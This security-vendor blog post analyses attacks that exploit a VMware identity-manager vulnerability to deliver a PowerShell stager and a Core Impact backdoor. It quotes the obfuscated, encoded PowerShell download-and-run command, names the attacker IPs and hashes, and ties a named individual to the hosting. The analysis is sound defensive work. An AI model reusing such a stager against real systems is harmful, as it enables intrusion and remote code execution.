

New Core Impact Backdoor Delivered Via VMWare Vulnerability

Posted by [Morphisec Labs](#) on April 25, 2022

Morphisec is a world leader in preventing evasive polymorphic threats launched from zero-day exploits. On April 14 and 15, Morphisec identified exploitation attempts for a week-old VMware Workspace ONE Access (formerly VMware Identity Manager) remote code execution (RCE) vulnerability. BleepingComputer reports [similar attempts](#) have been seen in the wild. Due to indicators of a sophisticated Core Impact backdoor, Morphisec believes advanced persistent threat (APT) groups are behind these VMWare identity manager attack events. The tactics, techniques, and procedures used in the attack are common among groups such as the Iranian linked Rocket Kitten.

VMWare is a \$30 billion cloud computing and virtualization platform used by 500,000 organizations worldwide. A malicious actor exploiting this RCE vulnerability potentially gains an unlimited attack surface. This means highest privileged access into any components of the virtualized host and guest environment. Affected firms face significant security breaches, ransom, brand damage, and lawsuits.


This new vulnerability is a server-side template injection that affects an Apache Tomcat component, and as a result, the malicious command is executed on the hosting server. As part of the attack chain, Morphisec has identified and prevented PowerShell commands executed as child processes to the legitimate Tomcat prunsvr.exe process application. A malicious actor with network access can use this vulnerability to achieve full remote code execution against VMware's identity access management. Workspace ONE Access provides multi-factor authentication, conditional access, and single sign-on to SaaS, web, and native mobile apps.

This attack turned around remarkably fast:

- A patch for the initial vulnerability was released on April 6
- On April 11 a proof of concept for the attack appeared
- On April 13 exploits were identified in the wild


Adversaries can use this attack to deploy ransomware or coin miners, as part of their initial access, lateral movement, or privilege escalation. Morphisec research observed attackers already exploiting this vulnerability to launch reverse HTTPS backdoors—mainly [Cobalt Strike](#), Metasploit, or Core Impact beacons. With privileged access, these types of attacks may be able to bypass typical defenses including antivirus (AV) and endpoint detection and response (EDR).

Morphisec Labs has analyzed this new attack in detail below.



Morphisec console attack details

Technical Analysis



Full attack chain

The attacker gains initial access to an environment by exploiting a VMWare Identity Manager Service vulnerability. The attacker can then deploy a PowerShell stager that downloads the next stage, which Morphisec Labs identified as the PowerTrash Loader. Finally, an advanced penetration testing framework—Core Impact—is injected into memory.

VMWare Identity Manager Vulnerabilities

The Morphisec blog post [Log4j Exploit Hits Again: Vulnerable VMWare Horizon Servers at Risk](#) showed how attackers previously exploited VMWare’s Horizon Tomcat service. Unfortunately, malice never sleeps. Threat actors are now exploiting another VMWare component, the VMWare Identity Manager service.

Several vulnerabilities have recently been reported for this service:

- CVE-2022-22958** - VMware Workspace ONE Access, Identity Manager, and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 and CVE-2022-22958). A malicious actor with administrative access can trigger the deserialization of untrusted data through malicious JDBC URI, which may result in **remote code execution**.
- CVE-2022-22957** - VMware Workspace ONE Access, Identity Manager, and vRealize Automation contain two remote code execution vulnerabilities (CVE-2022-22957 and CVE-2022-22958). A malicious actor with administrative access can trigger the deserialization of untrusted data through malicious JDBC URI, which may result in **remote code execution**.
- CVE-2022-22954** - VMware Workspace ONE Access and Identity Manager contains a remote code execution vulnerability due to server-side template injection. A malicious actor with network access can trigger a server-side template injection that may result in **remote code execution**.

While CVE-2022-22957 and CVE-2022-22958 are RCE vulnerabilities, they require administrative access to the server. CVE-2022-22954 however, doesn't, and already has an open-source proof of concept in the wild.

Powershell Stager

The attacker exploited the service and ran the following PowerShell command:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -w Hidden -noni -Enc
WwBjAGgAY0ByAFsAXQBDACcAJQBxAD4AKQApAE8AZgB4AC4AUABjAGsAZgBkAHUAIQBPAQYAdQAVAFgAZgBjJAEQAbQbqAGYAbwB1ACoAlwBFHAHAEABV
AGB8AcAB1AGUAVAB1AHMAagBVAggAKQAOAGKAKAAsACgAdQAOACwAKAB1ACgALAAoAHEAKAAsACgADwAoACwAKAwACgALAAoADAAKAAAsACgAMgAoACwA
KAAACgALAAoADKAKAAsACgALwAoACwAKAAyACgALAAoADMAKAAsACgANQAOACwAKAAvACgALAAoADIAKAAAsACgAOQAOACwAKAA1ACgALAAoACBAKAAAs
ACgAMwAoACwAKAAzACgALAAoADEAKAAsACgAMAoAoACwAKAB4ACgALAAoAHAAKAAsACgACwAoACwAKABsACgALAAoAGAAKAAAsACgANQAOACwAKAA1ACgA
LAAoADQAKAAsACgALwAoACwAKABjACgALAAoAGoAKAAsACgAbwAoACwAKABgACgALAAoAG4AKAAsACgAMwAoACwAKAAvACgALAAoAHEAKAAsACgAdAAO
ACwAKAAyACgAKgAQADwAJQBxAH8ALwAPcGASgAoACwAKABmACgALAAoAFKAKAAgACcAFfAALAHsAJABzACsAPQBAGwMAABHHTAXQAOAFsAaQBUAHQA
XQAKAFBALQAXACKAFQAJACQAcwBBAC4AKAAKAAHMAaAB1AGwAbdAPrAQAWwAXAF0AKwAnAGEAZQBzAGsAbABKAGoAYYwAnAFsAMQB8dACsAJwBYACcAKQA-
```

Stager encoded in base64

Which translates to:

```
[char[]]"%q>)"Ofx.Pckfdu!0fu/Xfcdm]fou*/EpxompbeTus]oh)(i(,(u(,(u(,(q(,(;(,(0(,(0(,(2(,(4(,(9(,(/(,(2(,(3(,(5(,(/(,(2(,(9(,(5(,(/(,(3(,(3(,(1(,(0(,(x(,(p(,(5(,(1(,(^(,(5(,(5(,(4(,(/(,(c(,(j(,(o(,(^(,(n(,(3(,(/(,(q(,(t(,(2(,(**%q>)"(,(,(f(,(Y(,"|%{$s+=[char]([int]$_-1)};$s|.$(shellid[1]+aeskljdc'[1]+*X"
```

Decoded stager

As you can see at the end, this is an encoded command where each character is subtracted by one. When doing so we get the URL from which the next stage is downloaded:


Additional Threat Relations

A reverse look-up on the Stager server leads to a new web hosting server named 'Stark Industries' registered in London.

Type	IP Address	Domain Name
PTR	138.124.184.220 MIRholding B.V. (AS52000)	vmi431777.stark-industries.solutions

Stager server IP reverse lookup result

The company was registered on February 2022 and is [linked to a person](#) named Ivan Neculiti:



Ivan Neculiti identity in [suite.endole.co.uk](#)

There is a dedicated profile page for him on [hucksters.net](#) which exposes spammers, fraudsters, and other bad actors.

Ivan is infamous for owning web hosting companies used for malicious and illegal activities. Among them is [pq\[.\]hosting](#) which is easily correlated to [stark-industries\[.\]solutions](#).

pq hosting	stark industries
netname: MD-PQHOSTING2-20211112	netname: STARK
country: RO	country: NL
org: ORG-PHS30-RIPE	descr: STARK INDUSTRIES SOLUTIONS LTD
admin-c: SICK1337-RIPE	org: ORG-SISL19-RIPE
tech-c: SICK1337-RIPE	admin-c: SICK1337-RIPE
	tech-c: SICK1337-RIPE

Correlation between the web hosting companies

Indicators of Compromise

Stage1 Serving URL:

`hxxp://138.124.184[.]220/work_443.bin_m2.ps1`

Stage2 - `work_443.bin_m2.ps1`:

`746FFC3BB7FBE4AD229AF1ED9B6E1DB314880C0F9CB55AEC5F56DA79BCE2F79B`

Stage3 - Core Impact:

`7BC14D231C92EEEE58197C9FCA5C8D029D7E5CF9FBFE257759F5C87DA38207D9`

C2 Server:

`185.117.90[.]187`